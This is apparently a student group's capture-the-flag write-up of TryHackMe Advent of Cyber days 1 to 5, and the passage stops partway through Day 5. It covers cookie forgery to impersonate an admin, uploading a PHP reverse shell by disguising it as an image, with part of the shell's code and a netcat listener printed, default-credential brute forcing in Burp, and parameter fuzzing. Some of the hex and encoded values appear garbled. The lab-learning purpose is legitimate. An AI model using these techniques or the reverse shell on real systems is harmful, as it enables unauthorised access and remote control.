



# PSP0201

## Week 2 Writeup

Group Name : Ilomilo

Members:

ID NUMBER	STUDENT NAME	Role
1211103196	Adriana Iman binti Noor Azrai	Leader
1211103282	Aida Maisarah binti Hisam	Member
1211103216	Sofea Hazreena binti Hasdi	Member
1211103227	Wan Alia Adlina binti Wan Azman	Member

## Day 1 - Web Exploitation A Christmas Crisis

Tools Used : Firefox



Solution/Walkthrough:

Question 1 : Inspect the website. What is the title of the website?

Register and log in to the Christmas Control Centre. No access to the control console and all were not active.


Username: adrnamn

Password: \*\*\*\*\*



Question 2: What is the name of the cookie used for authentication?

Open up the browser development to see the cookies



\* Got the name of the cookie used : auth

Question 3: In what format is the value of this cookie encoded?

Along with the cookie used, we also obtain the value of the cookie in a hexadecimal form.

Name	Value	Domain	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	!73616e7461227d	10.10.128.167	Thu, 16 Jun 2022 00:00:00 UTC	9	false	false	None	Wed, 15 Jun 2022 00:00:00 UTC
[3710e3...]	value	10.10.128.167	Thu, 16 Jun 2022 00:00:00 UTC	43	false	false	None	Wed, 15 Jun 2022 00:00:00 UTC

Question 4: Having decoded the cookie, what format is the data stored in?

Using Cyberchef, we convert the cookie value to string.

Operations

From Hex, To Hex - CyberChef - Mozilla Firefox

Recipe

From Hex

To Hex

Input

Output

STEP BAKE!

Question 5: What is the value for the company field in the cookie?

We copy pasted the company field in the cookie to obtain the value.

Operations

From Hex, To Hex - CyberChef - Mozilla Firefox

Recipe

From Hex

To Hex

Input

Output

STEP BAKE!

Question 6: What is the value of Santa's cookie?

We change the username from “adrnaimn” to “santa” and convert the JSON statement to hex

The screenshot shows the CyberChef interface with the following details:

- Operations:** To Hex
- Input:** `{"company": "The Best Festival Company", "username": "santa"}`
- Output:** `7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e7922c2022757365726e616d65223a2273016e7461227d`

Question 7: What is the other field found in the cookie?

After we enter the cookie in the input, we find out that other than company, we also found there is a username, which is the username we insert during the sign up at the first step.

The screenshot shows the CyberChef interface with the following details:

- Input:** `7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e7922c2022757365726e616d65223a2273016e7461227d`
- Output:** `{"company": "The Best Festival Company", "username": "adrnaimn"}`

Question 8: What is the flag you're given when the line is fully active?

Now, we have access to the website and activate the control console and receive the flag.



Throughout process:

Having accessed the target machine, we were shown a login page. However, we needed to register with our own username and password and we were accessed to the control console and each of the controls was inactive. Thus, we chose to view the site cookie from the Storage Tab. Looking at the cookie value, we examined it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. Using the platform, we altered the ‘adrnaimn’ username to ‘santa’ and converted it to hexadecimal again. We changed the cookie value and we refreshed the website. We are now shown the ‘Santa’s’ administrator page and managed to enable every control, which proceeds to be revealed with a flag code.


Day 2 - Web Exploitation The Elf Strikes Back!

**Tools used:** Kali linux, Firefox, Terminal

## Solution/Walkthrough:

**Question 1:** What string of text needs adding to the URL to get access to the upload page?

Add the GET parameter to the Ip Address and paste the id number.



Question 2: What type of file is accepted by the site?

View the page source and the file accepted by the site is in .png, .jpg and .jpeg.

Question 3: In which directory are the uploaded files stored?

Copy the webshell out to the directory and rename the title and extension. Open it with nano. Change the ip and port number remains the same .

```
Kali-Linux-2021.4-As-virtualbox-64bit [Fresh install] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help
root@kali:~| root@kali:~/Music| root@kali:~| root@kali:~| rev.png.php *
GNU nano 5.9
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$PORT = 1234; // CHANGE THIS
$IP = "10.17.56.195"; // CHANGE THIS
$PORT = 1234; // CHANGE THIS
$TIMEOUT = 14000;
$write_a = null;
$error_a = null;
$socket_a = null;
$shell = "uname -a; w; id; /bin/sh -l";
$daemon = 0;
$debug = 0;

// Daemonise ourselves to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...


```

Ip can be found by running ‘`sudo ifconfig tun0`’ .

```
Kali-Linux-2021-2a-virtualbox-amd64 [Fresh install] [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~ | Timeouts: 0/0
root@kali: ~ | (genmon)XXX | 59% 10:18 | _x_
File Actions Edit View Help
root@kali: ~ x root@kali: ~/Music x root@kali: ~ x root@kali: ~ x
[  root@kali: ~ ] -> [Timeouts: 0/0]
# sudo ifconfig tun0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
        inet 10.17.56.195 brd 255.255.128.0 destination 10.17.56.195
56.195      inet6 fe80::e54e:42ff:fe1d:21b02/64 prefixlen 64 scopedid 0x2c
link+      unperf: 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500  ((UNSPEC))
        RX packets 14511 bytes 18356183 (17.5 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 9154 bytes 622824 (600.2 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[  root@kali: ~ ] ->
```


Remove the parameter and change it to /uploads/. The uploaded file has shown.



Addition: Activate your reverse shell and catch it in a netcat listener!


Question 4: Read up on netcat's parameter explanations. Match the parameter with the explanation below.

In the next tab, create the listener for the uploaded reverse shell by using 'nc lvpn 1234' command. Upload a reverse shell and then start the cat listener to receive their shell navigate and receive the connection.



Question 5: What is the flag in [/var/www/flag.txt](#)?

Run the command cat /var/www/flag.txt and the content of the flag is displayed.



Throughout Process:

Copy the Ip Address then add the GET parameter and the id number to gain access to the upload section. Right click on the page to view the page source and it shows that the file accepted by the site is in .png, .jpg and jpeg. After that, copy the webshell to the directory and rename the title and extension according to the file name. Open it with nano and scroll down to set the ip. Change the ip which can be found by running 'sudo ifconfig tun0' and the port remains the same. To see the uploaded file, change the parameter and id number to /uploads/. Next, in the next tab, use the 'nc lvpn 1234' command to create a listener for the uploaded reverse shell. Upload a reverse shell, then start the cat listener to get their shell navigation and connection. Lastly, the content of the flag is revealed when we run the command cat /var/www/flag.txt.

## Day 3 - Web Exploitation Christmas Chaos

**Tools used:** Firefox, Kali linux, Burp Suite

### Solution/Walkthrough:

Question 1: What is the name of the botnet mentioned in the text that was reported in 2018?

The screenshot shows a web browser window with the following details:

- Title bar: TryHackMe | 25 Days of...
- URL: https://tryhackme.com/room/learnbyern25days#
- Content Area:
  - Title: AoC Day 3
  - IP Address: 10.10.150.113
  - Expires: 54m 49s
  - Buttons: ? (grey), Add 1 hour (yellow), Terminate (red)
- Main Content:

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

\*In the second paragraph, the second line tells us that the name of the botnet that was reported in 2018 is Mirai.

Question 2: How much did Starbucks pay in USD for reporting default credentials according to the text?

\*in the bracket, it tells us that Starbucks paid 250 USD for the reported issue.

The screenshot shows a web browser window with the following details:

- Title bar: TryHackMe | 25 Days of...
- URL: https://tryhackme.com/room/learnbyern25days#
- Content Area:
  - Title: AoC Day 3
  - IP Address: 10.10.150.113
  - Expires: 50m 55s
  - Buttons: ? (grey), Add 1 hour (yellow), Terminate (red)
- Main Content:

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

  - <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
  - <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

In 2017, it was [reported](#) that 15% of all IoT devices still use default passwords.

[SecLists](#) is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

Question 3: Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on June 25th?

The screenshot shows the Hackerone platform interface. At the top, there's a navigation bar with links for Login, Contacted by a hacker?, and Contact Us. Below the navigation is the Hackerone logo and a main menu with categories: SOLUTIONS, PRODUCTS, PARTNERS, COMPANY, HACKERS, and RESOURCES. The main content area displays a list of events related to report ID #804548. On the right side, there's a detailed view of the report's metadata, including its creation date (February 25, 2020), disclosure date (June 25, 2020), severity (Critical), and weakness (Improper Access Control - Generic). The report was disclosed by 'arm4ndo' and is currently 'Resolved'.

Event	Date
agent2 closed the report and changed the status to Resolved.	May 22nd (2 years ago)
arm4ndo posted a comment.	Jun 25th (2 years ago)
agent-IB (U.S. Dept Of Defense staff) posted a comment.	Updated Jun 25th (2 years ago)
arm4ndo posted a comment.	Jun 25th (2 years ago)
arm4ndo requested to disclose this report.	Jun 25th (2 years ago)
ag3nt-j1 (U.S. Dept Of Defense staff) agreed to disclose this report.	Jun 25th (2 years ago)
This report has been disclosed.	Jun 25th (2 years ago)
U.S. Dept Of Defense has locked this report.	Jun 25th (2 years ago)

\*Based on the report from Hackerone ID:804548, it was reported that ag3nt-j1 was the agent who agreed to disclose the report.


Question 4: Examine the options on FoxyProxy on Burp. What is the port number for Burp?

At the burpsuite, we select the intruder button and then we will see the host and port number for burp.

The screenshot shows the 'Target' tab of the Burp Suite configuration interface. It's titled 'AttackTarget' and includes a sub-section for 'Configure the details of the target for the attack.' The 'Host' field is set to '127.0.0.1' and the 'Port' field is set to '80'. There is also a checked checkbox for 'Use HTTPS'. A 'Window Snap' button is visible on the right side of the panel.

Question 5: Examine the options on FoxyProxy on Burp. What is the proxy type?

Back to firefox, on the sidebar there is the FoxyProxy button, we then click on the “options” button and we are directed to a new webpage. On the left side of the webpage there's a button called “add”, we click it and then we can see the proxy type.




Question 6: Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?

Using the decoder on Burp, we typed in PSP0201 and got the URL encoding in the Burp.


A screenshot of the Burp Suite interface. On the left, there is a browser window displaying the TryHackMe challenge page for "25 Days of Cyber Security". On the right, the Burp Suite dashboard shows the "Decoder" tab selected. In the "Text" section, the input field contains the string "PSP0201" and the output field shows its URL-encoded version: "%50%53%50%53%52%51%53". Below the decoder tabs, there are two other sections for "Hex" and "Base64" decoding.

Question 7: Look at the list of attack type options on intruders. Which of the following options matches the one in the description?


On the burpsuite, we then select the intruder and position button. We then add the username and password values positions. We highlighted the username and password and then clicked the “add \$” button. After that, at the attack type dropdown, we then select cluster bomb as the attack type. In the payloads tab, we select our payload set and add select the list in the ‘Payload Options’. Then, we add a few common default username entries such as “admin”, “root” and “user”. We also add a few common default passwords such as “password”, “root”, “12345”. When we click the “Start Attack” button, it will loop through each position list in every combination.



Question 8: What is the flag?



All the data that we received we send it to the intruder for the intruder to automate customised web attacks. We click the ‘Add \$’ to highlight the username and password.



Then, we add a few common default username entries such as “admin”, “root” and “user”. We also add a few common default passwords such as “password”, “root”, “12345”.

When we click the “Start Attack” button, it will loop through each position list in every combination. Using the following lists of the username and password, we logged in the website, and we will receive the flag for day 3.

Throughout process:

Before we went through our Kali, we went through the description and instruction given in the task. There, we find out the name of the botnet mentioned that was reported in 2018. We also found out the answer for how much Starbucks pays in USD. Reading the report from Hackerone ID:804548, we find out the agent assigned from the Dept of Defense was ag3nt-j1. Next, having accessed the target machine, Santa Sleigh Tracker, we were shown a sign in page. However, we were required to visit the burp suite to examine the options on FoxyProxy. There we can find the port number of Burp and also the proxy type of it. In Burp, we were able to find the URL encoding for PSP0201 using the decoder on Burp. After that, we reload the Santa Sleigh tracker. We forward the intercept in the Burp to make sure the website is actually loaded. Then, we sign in the website with username: admin and password: \*\*\*\*. Then, under proxy, we managed to get the data along with the username and password that we created on the website. All the data that we received we send it to the intruder for the intruder to automate customised web attacks. Then, we go to the intruder tab and under the position tab, we clear the pre-selected position and add the username and password values as position. We highlight the text using ‘add \$’ box and select cluster bomb as the attack type. In the payloads tab, we select our payload set and add select the list in the ‘Payload Options’. Then, we add a few common default username entries such as “admin”, “root” and “user”. We also add a few common default passwords such as “password”, “root”, “12345”. When we click the “Start Attack” button, it will loop through each position list in every combination. Using the following lists of the username and password, we logged in the website, and we will receive the flag for day 3.


## Day 4 - Web Exploitation Santa's watching

**Tools used:** Kali linux, Terminal, Firefox

## Solution/Walkthrough:

Question 1: Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Paste the wfuzz command into the directory. Change the local host part with the URL given and add 'breed' parameter.



Question 2 : Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

In the terminal, use GoBuster to find the possible directory. Insert Ip address in the command and it starts working.

Open Firefox and search Ip Address/api/

Index of /api

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>			
<a href="#">site-log.php</a>	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.222.49 Port 80

Question 3: Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

Download the wordlist and save in the download file.

"password" parameters.

## Challenge

Deploy both the instance attached to this task (the green deploy button) and the AttackBox by pressing the blue "Start AttackBox" button at the top of the page. After allowing 5 minutes, navigate to the website (MACHINE\_IP) in your AttackBox browser.

It is up to you to decide if you wish to create the wordlist yourself or use a larger wordlist located in </opt/AoC-2020/Day-4/wordlist> on the AttackBox. The wordlist is also [available for download](#) if you are using your own machine.

In summary, use the tools and techniques outlined in today's advent of cyber; search for the API, find the correct post and bring back Elf's forums!

Insert wfuzz command in the terminal and paste the name of the wordlist file.

Scroll down and find the specific id (1 word and 13 characters)

Go to Firefox, insert the date(20201125) and enter, the flag is displayed.

A screenshot of a Kali Linux desktop environment. The window title is "Kali-Linux-2021-4a-virtualbox: amd64 [Fresh install] [Running] - Oracle VM VirtualBox". The browser window shows several tabs: "TryHackMe | 25 Days of...", "10.10.222.49/", "Index of /api", "10.10.222.49/api/site-log.php?date=20201125", and "(genmon)XXX". The address bar also has "10.10.222.49/api/site-log.php?date=20201125". The status bar at the bottom right shows "93% 3:33".

Throughout process:

Firstly, refer to the wfuzz command given and change the local host part and add the parameter needed which is breed. Then, to find the possible directory, use GoBuster and insert Ip Address in the command and press enter. Open FireFox, search IpAddress/api/ and we found the file(site-log.php) inside the directory. Next, download the wordlist (link provided) and save in the download file. In the terminal, we insert the wfuzz command and paste the name of the wordlist file name in the command. Press enter and it starts working. After that, scroll down and find the specific id which contains 1 word and 13 characters. Go to Firefox, add the date from the terminal (1 word & 13 characters) in the URL and the flag is displayed on the site.

## Day 5 - Web Exploitation Someone stole Santa's gift list!

**Tools used:** Kali linux, Burpsuite, Terminal, Firefox

### Solution/Walkthrough:

Question 1: What is the default port number for SQL Server running on TCP?

This is based on Microsoft's documentation found on google.com


The screenshot shows a Microsoft Docs page for 'SQL Server 2022 Preview'. The main content is titled 'Configure a Server to Listen on a Specific TCP Port'. It includes a brief description of how to configure the SQL Server Database Engine to listen on a specific port, mentioning that the default instance listens on TCP port 1433. The page also lists 'Using SQL Server Configuration Manager', 'Connecting', and 'See Also' sections.

Question 2: Without using directory brute forcing, what's Santa's secret login panel?

